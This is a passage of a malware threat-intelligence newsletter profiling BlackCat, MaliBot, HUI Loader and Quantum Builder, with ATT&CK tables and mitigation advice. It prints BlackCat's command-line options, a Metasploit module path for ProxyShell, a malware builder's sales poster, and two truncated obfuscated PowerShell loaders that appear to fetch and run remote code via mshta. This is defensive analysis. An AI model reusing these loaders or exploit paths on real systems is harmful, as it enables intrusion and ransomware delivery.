

MALWARE NEWSLETTER

JUNE 2022

TR EN

"SIGNATURE BASED MALWARE DETECTION IS END "



TABLE OF CONTENTS

3	About InterProbe
4	Introduction / Executive Summary
5	June 2022 – Malware Trends
6	BlackCat Introduction 6 Vulnerabilities used by BlackCat 6-7-8 BlackCat MITRE ATT&CK Matrix 9 Recommendations and Mitigations 10
11	MaliBot Introduction 11 Features 11 MaliBot MITRE ATT&CK Matrix 12 Recommendations and Mitigations 13
14	Hui LOADER Introduction 14 Techniques used by HUI Loader 15 Hui LOADER MITRE ATT&CK Matrix 16 Recommendations and Mitigations 17
18	Quantum Builder Introduction 18-19 Vulnerabilities used by Quantum Builder 19-20 Quantum Builder MITRE ATT&CK Matrix 21 Recommendations and Mitigations 22
23	Lockbit 3.0 Introduction 23 Features 24 Lockbit 3.0 MITRE ATT&CK Matrix 25 Recommendations and Mitigations 26
27	References
	Contact Us info@interprobe.com.tr

ABOUT INTERPROBE

InterProbe designs unique products, solutions, and services to address varying technological needs of organizations from any industry, including especially of those organizations that are engaged in a sensitive field of activity.

Our team of highly qualified engineers and experts design and manufacture next-generation technologies. We are a real partner that strives to add value to your business through software that we continuously develop.

With our headquarters in Ankara, Istanbul Technopark branch as well as our offices in Azerbaijan, Qatar and Kazakhstan, we offer strategic solutions to all organizations around the world. Our R&D investments mean that we closely follow trends in security technologies and collaborate with other organizations around the world to create value.

We have a strong sense of responsibility for the development and growth of Turkey, and this is the strongest aspiration that guides our operations. InterProbe organizes training and internship programs intended to improve the competencies and skills of especially young graduates and university students. We also allocate resources to give project support to young software developers.

Being a part of Pavo Group companies and bringing many projects to successful completion, we offer end-to-end solutions developed with national resources and capabilities within the group of the following companies:

PAVOTEK, a company that has been operating in the defense industry for many years and providing services mainly in the fields of digital communication and embedded software,

PANOD, a company that specializes in electro-mechanical production, assembly (SMD and THT), and testing,

PAVELSIS, a company that operates in the fields of avionics systems, military electronics and communication systems, biomedical solutions, power electronics and IoT,

PNETWORKS, a company that designs and manufactures network security products and switching-routing devices, and

INTERDATA, a company that offers construction, infrastructure and installation services for data centers.



INTRODUCTION AND EXECUTIVE SUMMARY

Introduction

Cyber security gains more importance day by day. Neither protecting a system nor compromising it is not as easy as before. 2000's systems that could be compromised with a simple telnet vulnerability is much rarer thanks to standardized libraries and the increase in cyber security awareness. That's why adversaries adopted new strategies and techniques. Now it became clearer that the weakest link in cyber security is human itself which is the reason behind increase of phishing activities. At the same time, adversaries started to chase vulnerabilities that can't be patched easily anytime soon. Of course, as much as these techniques are effective adversaries need to alter their techniques if they want to bypass signature-based scans. That why adversaries developed fast ways to change malicious code. As signature-based systems are not good enough to detect these threats, the cyber security experts understand the turn is on them noticed that tracing behaviors of malwares is much more effective than only using signature-based scan.

At this point, as the InterProbe Fusion Center team, we are here with the first issue of the InterProbe Malware Newsletter, to make it easier for cybersecurity teams to follow current trends.

Our newsletter will be published every month with trending malware, recent activities related to malware and new techniques of the actor that uses the malware in a language that almost everyone interested in cyber security can understand.

We wish you a happy reading.

Executive Summary

The month of June was a chaotic time with all the new malwares out there and with the release of Lockbit 3.0, it looks like July will be even worse. In this document we gathered information about topics below:

- The ransomware that written in Rust programming language named Blackcat started to exploit vulnerabilities that given the CVE id of CVE-2021-34473 and CVE-2022-21846 that found in Microsoft Exchange.
- A new Android banking trojan discovered and dubbed as Malibot. Malware targets banks in Spain and Italy country for now
- Researchers reached new findings that indicates BRONZE STARLIGHT apt group uses ransomware attacks to hide its real motivation which is thought to be information theft.
- According to these findings, it seems the HUI Loader malware is used jointly by the Chinese-backed apt groups.
- A new tool named Quantum .Lnk Builder appeared in a hacker forum. In addition to be able to create malicious windows shortcuts, seller claimed that Quantum .Lnk Builder can create malicious emails using vulnerability dubbed as Dogwalk.
- Lockbit 3.0 has been released. The ransomware group added a bug bounty program for their (in both versions) websites and ransomware.



Lock
bit
3.0

**Black
Cat**

Quantum
Builder

**Mali
Bot**

**HUI
Loader** 

01 | BlackCat Ransomware

BlackCat made its debut in underground forums on 2021 November-December. The group took a step in ransomware sector by introducing themselves as new generation ransomware group named ALPHV. As known, the gap that opened in the sector when Blackmatter and REvil ransomware stopped their operations only meant that it will be closed by another. Because, like many other sectors, ransomware sector has become a market too.

Unusually, BlackCat uses the Rust programming language and when it wants to move horizontally, it takes advantage of Microsoft's tools such as PsExec for Windows. It can run on Windows and Linux operating systems.

```

USAGE:
  [OPTIONS] [SUBCOMMAND]

OPTIONS:
  --access-token <ACCESS_TOKEN>      Access Token
  --bypass <BYPASS>...                Invoked with drag and drop
  --child                             Drop drag and drop target batch file
  --drag-and-drop                     Print help information
  --drop-drag-and-drop-target         Enable logging to specified file
  -h, --help                          Do not discover network shares on Windows
  --log-file <LOG_FILE>              Do not self propagate(worm) on Windows
  --no-net                            Do not propagate to defined servers
  --no-prop                           Do not stop VMs on ESXi
  --no-prop-servers <NO_PROP_SERVERS>... Do not stop defined VMs on ESXi
  --no-vm-kill                       Do not wipe VMs snapshots on ESXi
  --no-vm-kill-names <NO_VM_KILL_NAMES>... Do not update desktop wallpaper on Windows
  --no-vm-snapshot-kill              Only process files inside defined paths
  --no-wall                           Run as propagated process
  -p, --paths <PATHS>...            Show user interface
  --propagated                       Log to console
  --ui
  -v, --verbose

```

Options for running BlackCat Ransomware

We see lot of news about BlackCat since December 2021. One of the most important of them is that in this June, BlackCat started to target Microsoft Exchange Servers. Because malware is written in Rust programming language not only helps with Defense evasion it also makes the malware harder to analyze.

Vulnerabilities Used by BlackCat

We can say that BlackCat Group targets Microsoft Exchange servers that is not patched yet in June 2022. We can check the scenario prepared by Microsoft Microsoft. We can see steps of attacks executed by BlackCat Ransomware Group






Figure 1: Exploitation Steps of BlackCat | source: microsoft.com

CVE's Used By BlackCat:

On 15 June 2022, Microsoft warned against Microsoft Exchange Server vulnerabilities especially used by BlackCat Ransomware. In this context;

CVE-2021-34473

Microsoft Exchange Server Remote Code Execution
Vulnerability This CVE ID is unique from
CVE-2021-31196, CVE-2021-31206.

9.8

CVSS 3.x : CRITICAL

Warning of vulnerabilities CVE-2021-34473, CVE-2021-31196, CVE-2021-31206.





Name: Microsoft Exchange ProxyShell RCE
exploit/windows/http/exchange_proxyshell_rce

CVE-2021-34473 can be exploited using Metasploit module above for zero click remote code execution.

Especially one of the most popular exploitation framework tools Metasploit contains a module to exploit the vulnerability which makes adversaries jobs easier.



CVE-2022-21846

Microsoft Exchange Server Remote Code Execution Vulnerability.

This CVE ID is unique from

CVE-2022-21855, CVE-2022-21969.

9.0

CVSS 3.x: CRITICAL

Warning of vulnerabilities CVE-2022-21846, CVE-2022-21855, CVE-2022-21969.



BlackCat MITRE ATT&CK Matrix

Privilege Escalation

ATT&CK ID	Name	Tactics	Description
T1548.002	Bypass User Account Control	* Privilege Escalation * Defense Evasion	Adversaries may bypass mechanisms to elevate process privileges on system.

Defense Evasion

T1548.002	Bypass User Account Control	* Privilege Escalation * Defense Evasion	Adversaries may bypass mechanisms to elevate process privileges on system.
T1497	Virtualization/Sandbox Evasion	* Defense Evasion * Discovery	Adversaries may employ various means to detect and avoid virtualization and analysis environments.
T1027.002	Software Packing	* Defense Evasion	Adversaries may perform software packing or vm software protection to conceal their code.

Credential Access

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows application programming interface (API) functions to collect user credentials
-----------	------------------------	-------------------------------------	---

Discovery

T1518.001	Security Software Discovery	* Discovery	Adversaries may attempt to get a listing of security software, configurations, defensive tools, and sensors that are installed on a system or in a cloud environment.
T1497	Virtualization/Sandbox Evasion	* Defense Evasion * Discovery	Adversaries may employ various means to detect and avoid virtualization and analysis environments.
T1082	System Information Discovery	* Discovery	An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture

Lateral Movement

T1021.001	Remote Desktop Protocol	* Lateral Movement	Adversaries may use Valid Accounts to log into a computer using the RDP.
-----------	-------------------------	--------------------	--

Command and Control

T1095	Non-Application Layer Protocol	* Command & Control	Adversaries may use a non-application layer protocol for communication between host and C2 server or among infected hosts within a network.
-------	--------------------------------	---------------------	---

Collection

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows API infected hosts within a network.
-----------	------------------------	-------------------------------------	--



Recommendations and Mitigations

As Interprobe Research we recommend you to do the followings in addition to classic mitigations against ransomware:

- Patch Microsoft Exchange Servers in your network immediately.
- Allowing only “certain” extensions to be attached in an e-mail to prevent end-user focused attacks. For example, just giving permission to send .docx, .pptx .pdf files. Using whitelisting methodology should be more effective than blacklist methodology. You can see extensions used by BlackCat below.

.doc	.docx	.xls	.xlsx	.xism	.pdf
.msg	.ppt	.pptx	.sda	.sdm	.sdw
.zip	.json	.config	.ts	.cs	.sqlite
.aspx	.pst	.rdp	.accdb	.catpart	.catproduct
.catdrawing	.3ds	.dwt	.dxf	.csv	

Figure2: Extensions with white backgrounds are already used by BlackCat those marked with green are discovered in recent investigations. source: securelist.com

- It is recommended to follow TTPs and simulate your corporate infrastructures against the techniques of the relevant malware and others and tighten the security products with reference to these tactics and techniques.

YARA Rule For BlackCat

You can use YARA rule found in the link below.


<https://github.com/interprobe/BlackCatRansomware.yara>



02 | MaliBot

A new Andorid malware dubbed as MaliBot is discovered by researchers. MaliBot is used to collect passwords and other credentials of users, to seize banking data and to obtain information from crypto money wallets. Also, it can bypass multi factor authentication mechanisms and seems like it only targets banks in Spain and Italy for now.

MaliBot malware is developed using Kotlin. It is distributed using malicious websites and SMS messages. At the same time MaliBot imitates legitimate crypto currency applications in the Google Store to trick users into downloading the malware.



Promotion of MaliBot under the name of Mining X

Features

- Web injection/overlay attacks
- Theft crypto currency from Binance and Trust wallets
- Theft of MFA/2FA codes
- Theft of cookies
- Theft SMS data
- Bypasses Google MFA
- Ability to make a connection via VNC to compromised device
- Ability to remove and install applications
- Ability to send SMS messages.
- Extensive logging of any successful or failed operations, phone activities, and any errors



MaliBot MITRE ATT&CK Matrix

Execution

ATT&CK ID	Name	Tactics	Description
T1402	Broadcast Receivers	* Persistence * Execution	An intent is a message passed between Android application or system components.

Persistence

T1402	Broadcast Receivers	* Persistence * Execution	An intent is a message passed between Android application or system components.
-------	---------------------	------------------------------	---

Defense Evasion

T1497	Virtualization/Sandbox Evasion	* Defense Evasion * Discovery	Adversaries may employ various means to detect and avoid virtualization and analysis environments.
-------	--------------------------------	----------------------------------	--

Credential Access

T1412	Capture SMS Messages	* Credential Access * Collection	A malicious application could capture sensitive data sent via SMS, including authentication credentials.
-------	----------------------	-------------------------------------	--

Discovery

T1497	Virtualization/Sandbox Evasion	* Defense Evasion * Discovery	Adversaries may employ various means to detect and avoid virtualization and analysis environments.
-------	--------------------------------	----------------------------------	--

Collection

T1412	Capture SMS Messages	* Credential Access * Collection	A malicious application could capture sensitive data sent via SMS, including authentication credentials.
-------	----------------------	-------------------------------------	--

Command and Control

T1573	Encrypted Channel	* Command & Control	Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.
-------	-------------------	---------------------	--

Impact

T15820	SMS Control	* Impact	Adversaries may delete, alter, or send SMS messages without user authorization.
--------	-------------	----------	---



Recommendations and Mitigations

- Using trusted sources like “Google Play Store” or “F-Droid”.
- Installing Antivirus applications to your Android devices.
- Be careful to check which permissions you give to an application when you install it.
- Don “root” your Android devices.
- Be careful against suspicious SMS messages.
- It is recommended to follow TTPs and simulate your corporate infrastructures against the techniques of the relevant malware and others and tighten the security products with reference to these tactics and techniques.

Although the clauses are valid for most threats, they are necessary for hardening.


F5 researchers emphasize that MaliBot can hijack the authentication codes of Google Authenticator.



03 | Hui LOADER

Loader type malware HUI Loader is used by China-backed APT groups since 2015 and came into light once again due to recent discoveries about BRONZE STARLIGHT/DEV-0401 group. New findings shows that BRONZE STARLIGHT group uses ransomware attacks as a curtain to hide their other activities such as information theft.

The group encrypts files using ransomware on accessed systems, demanding a ransom for the decryption of the files. Usually in case of ransomware attack, cyber security teams put most of their resources into the attack which gives an opportunity to BRONZE STARLIGHT group to hide their true intent.



Chronological change of HUI Loader. source: <https://blogs.jpccert.or.jp/>


On January 2022 during an incident response engagement, security researchers on Secureworks company discovered some facts that indicates BRONZE STARLIGHT and BRONZE UNIVERSITY groups are working together. Findings shows that 2 groups compromised a system at intersecting times. In 2021 mid-November, BRONZE UNIVERSITY group compromised a system and then at late-November 2021 BRONZE STARLIGHT group compromised the same system. After that, both groups ended their infiltration to the system. This could indicate that BRONZE STARLIGHT group is China government supported apt group.

HUI Loader malware is used to load Rook, Night Sky, Cobalt Strike payloads, LockFile, Atom Silo, PlugX, QuasarRAT ve Pandora malwares.

```
lea     rdx, Format           : "HUIHWASDIHWEIUDHDSFSFEFWFEWFDSGFEFRWCWEEFWFWWEWD"
lea     rcx, [rbp+300h+var_2F0] : Buffer
```

"HUI..." that gave its name to HUI Loader, it seems they removed this string from samples released after December 2021.

Other than BRONZE STARLIGHT group, HUI Loader is used for a long time by APT10 which also known as BRONZE RIVERSIDE. APT10 group targeted several countries recent years, especially Japan.




Diamond model of attacks executed by BRONZE STARLIGHT and BRONZE RIVERSIDE (APT10) groups.

Techniques Used by HUI Loader

HUI Loader downloads a legitimate program that is vulnerable to dll search order hijacking vulnerability and a malicious dll to exploit the legitimate program. Around March 2022, an updated version of HUI Loader seen using RC4 algorithm to decrypt malicious payload.

You can check MITRE ATT&CK Matrix for more.

MITRE | ATT&CK®



Hui LOADER MITRE ATT&CK Matrix

Execution

ATT&CK ID	Name	Tactics	Description
T1059.003	Windows Command Shell	* Execution	Adversaries may abuse the Windows command shell for execution.

Privilege Escalation

T1055	Process Injection	* Privilege Escalation * Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
-------	-------------------	---	---

Defense Evasion

T1070.004	File Deletion	* Defense Evasion	Adversaries may delete files left behind by the actions of their intrusion activity.
T1027.002	Software Packing	* Defense Evasion	Adversaries may perform software packing or virtual machine software protection to conceal their code.
T1112	Modify Registry	* Defense Evasion	Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.
T1055	Process Injection	* Privilege Escalation * Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.

Discovery

T1057	Process Discovery	* Discovery	Adversaries may attempt to get information about running processes on a system.
T1012	Query Registry	* Discovery	Adversaries may interact with the Win* Registry to gather info* about the system, config, and installed software
T1083	File and Directory Discovery	* Discovery	Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.
T1120	Peripheral Device Discovery	* Discovery	Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system.
T1082	System Information Discovery	* Discovery	An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch.

Impact

T1490	Inhibit System Recovery	* Impact	Adversaries may delete or remove built-in OS data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery.
-------	-------------------------	----------	--



Recommendations and Mitigations

Other than known vulnerabilities, BRONZE STARLIGHT group also uses Cobalt Strike payloads for Command & Control.

- Make sure your network devices software is up to date.
- Have an experienced incident response support.
- Use EDR/XDR solutions which is actively supplied with new intel
- It is recommended to follow TTPs and simulate your corporate infrastructures against the techniques of the relevant malware and others and tighten the security products with reference to these tactics and techniques.

Although the clauses are valid for most threats, they are necessary for hardening.



04 | Quantum Builder

A tool to build malicious Windows shortcuts has emerged in underground forums. Dubbed as “Quantum .Lnk Builder”, tool support more than 300 icons for malicious shortcut and can fake any extension.



The poster for Quantum Lnk Builder features a dark blue background with a glowing 'Q' logo. It includes a list of features, a pricing table, and a warning about its use by APT groups.

Quantum Lnk Builder

This is your chance To try the **cutting edge Technology** used by the **Best hackers** in the world!

FEATURES

- Spoof ANY extension
- 300+ different icons available, even the Microsoft Office ones (.doc, .xls, ...)
- Bypass Windows Smartscreen, EV certs are a thing of the past
- Decoy (upon opening the .lnk a file of your choosing will be displayed on your victim's pc)
- Multiple payloads per .lnk. Even if one of your payloads gets detected the rest will still run
- 100% FUD even if you spread your stub, every build is unique
- Bypass Windows Smartscreen, EV certs are a thing of the past
- Execute your exes with admin privileges by prompting UAC with a Microsoft signed binary (powershell.exe)
- Run your payload at startup or with a delay
- Hide your payloads after executing them
- Choose where your exe is dropped on your victim's computer

This technique is currently being used by APT groups and botnets like Emotet.


PRICING PLANS

1 MONTH	2 MONTHS	6 MONTHS	LIFETIME
189 EUR	355 EUR	899 EUR	1500 EUR

support@x

Quantum Builder promotion poster

In the promotion we can see Builder includes several evasion techniques too. There are also modules to create malicious .iso and .hta files.



.Lnk Builder module of Quantum Builder. We can see that there is also remote url and icon settings in the module.

After researchers analyzed the samples they found, they discovered the malicious .lnk files created with Quantum Builder were quite similar with the malicious shortcuts used by the Lazarus Apt group.

Lazarus Powershell Script

```
<#eN}B+{
aA` (N: #>$nmUwBDeFRY=@(15895,15901,15890,15902,15883,15818,15890,15902,15902,15898,15901,15844,15833,15833,15885,15900,15907,15898,15902,15897,15832,1588
aA` (N: #>$RId`fZNBXLXDweZD=@(15859,15855,15874);<#eN}B+{
aA` (N: #>function QfvNKXE($wLdM){$jIetSkL=15786;<#eN}B+{
aA` (N: #>$hkt4=$Null;Foreach($XqJnLrMPmTQ in $wLdM){$hktMNI+=[char]($XqJnLrMPmTQ-$jIetSkL)};return $hktMNI};sal bMCyTPahmdUrvwd (ajQfvNKXE $RIoXTHFZNBXLXDw
aA` (N: #>bMCy5hmdUrvwd((ajQfvNKXE $nmUhywBDeFRY));
```


Powershell script used in sample associated with Quantum Builder

```
k)baO/573#>$mNZ1FsLWOXhSEj=@(11006,11012,11001,11013,10994,10929,11001,11013,11013,11009,11012,10955,10944,10944,11010,11014,10994,11007,11013,11014,110
k)baO/573#>$Tlj2dEzhjfybCg=@(10970,10966,10985);<#
k)baO/573#>function 3gGSwIvczkJp($uJOZ){$YdvtAuA=10897;<#
k)baO/573#>$moGC4zgcgx=$Null;foreach($bIJAyixrwhpZSci in $uJOZ){$moGCHHzgcgx+=[char]($bIJAyixrwhpZSci-$YdvtAuA)};return $moGCHHzgcgx};sal mwhInwhBREun
k)baO/573#>mwhIn6BREun((WERgGSwIvczkJp $mNZiSsFsLWOXhSEj));
```

Vulnerabilities used by Quantum Builder

Threat actor claimed that Quantum Builder can create malicious mails without any attachments using Dogwalk vulnerability.

Added an implementation of the dogwalk N-Day exploit. This tool will allow you to send shortcuts over email without actually attacking any file.



Dogwalk vulnerability is a Path Traversal vulnerability that lets attackers to run malicious code and achieve persistence using startup by building malicious .diagcab files. Although the vulnerability reported to Microsoft in 2020, it marked by Microsoft as “won’t fix” due to 2 reasons: first is that .diagcab attachments in mails are blocked by default in Microsoft Outlook. The other one is that .diagcab files are required to execute code anyway. You can see an example of attack in the figures below.




Figure 3: In first step we create the malicious file with .diagcab extension then execute it.

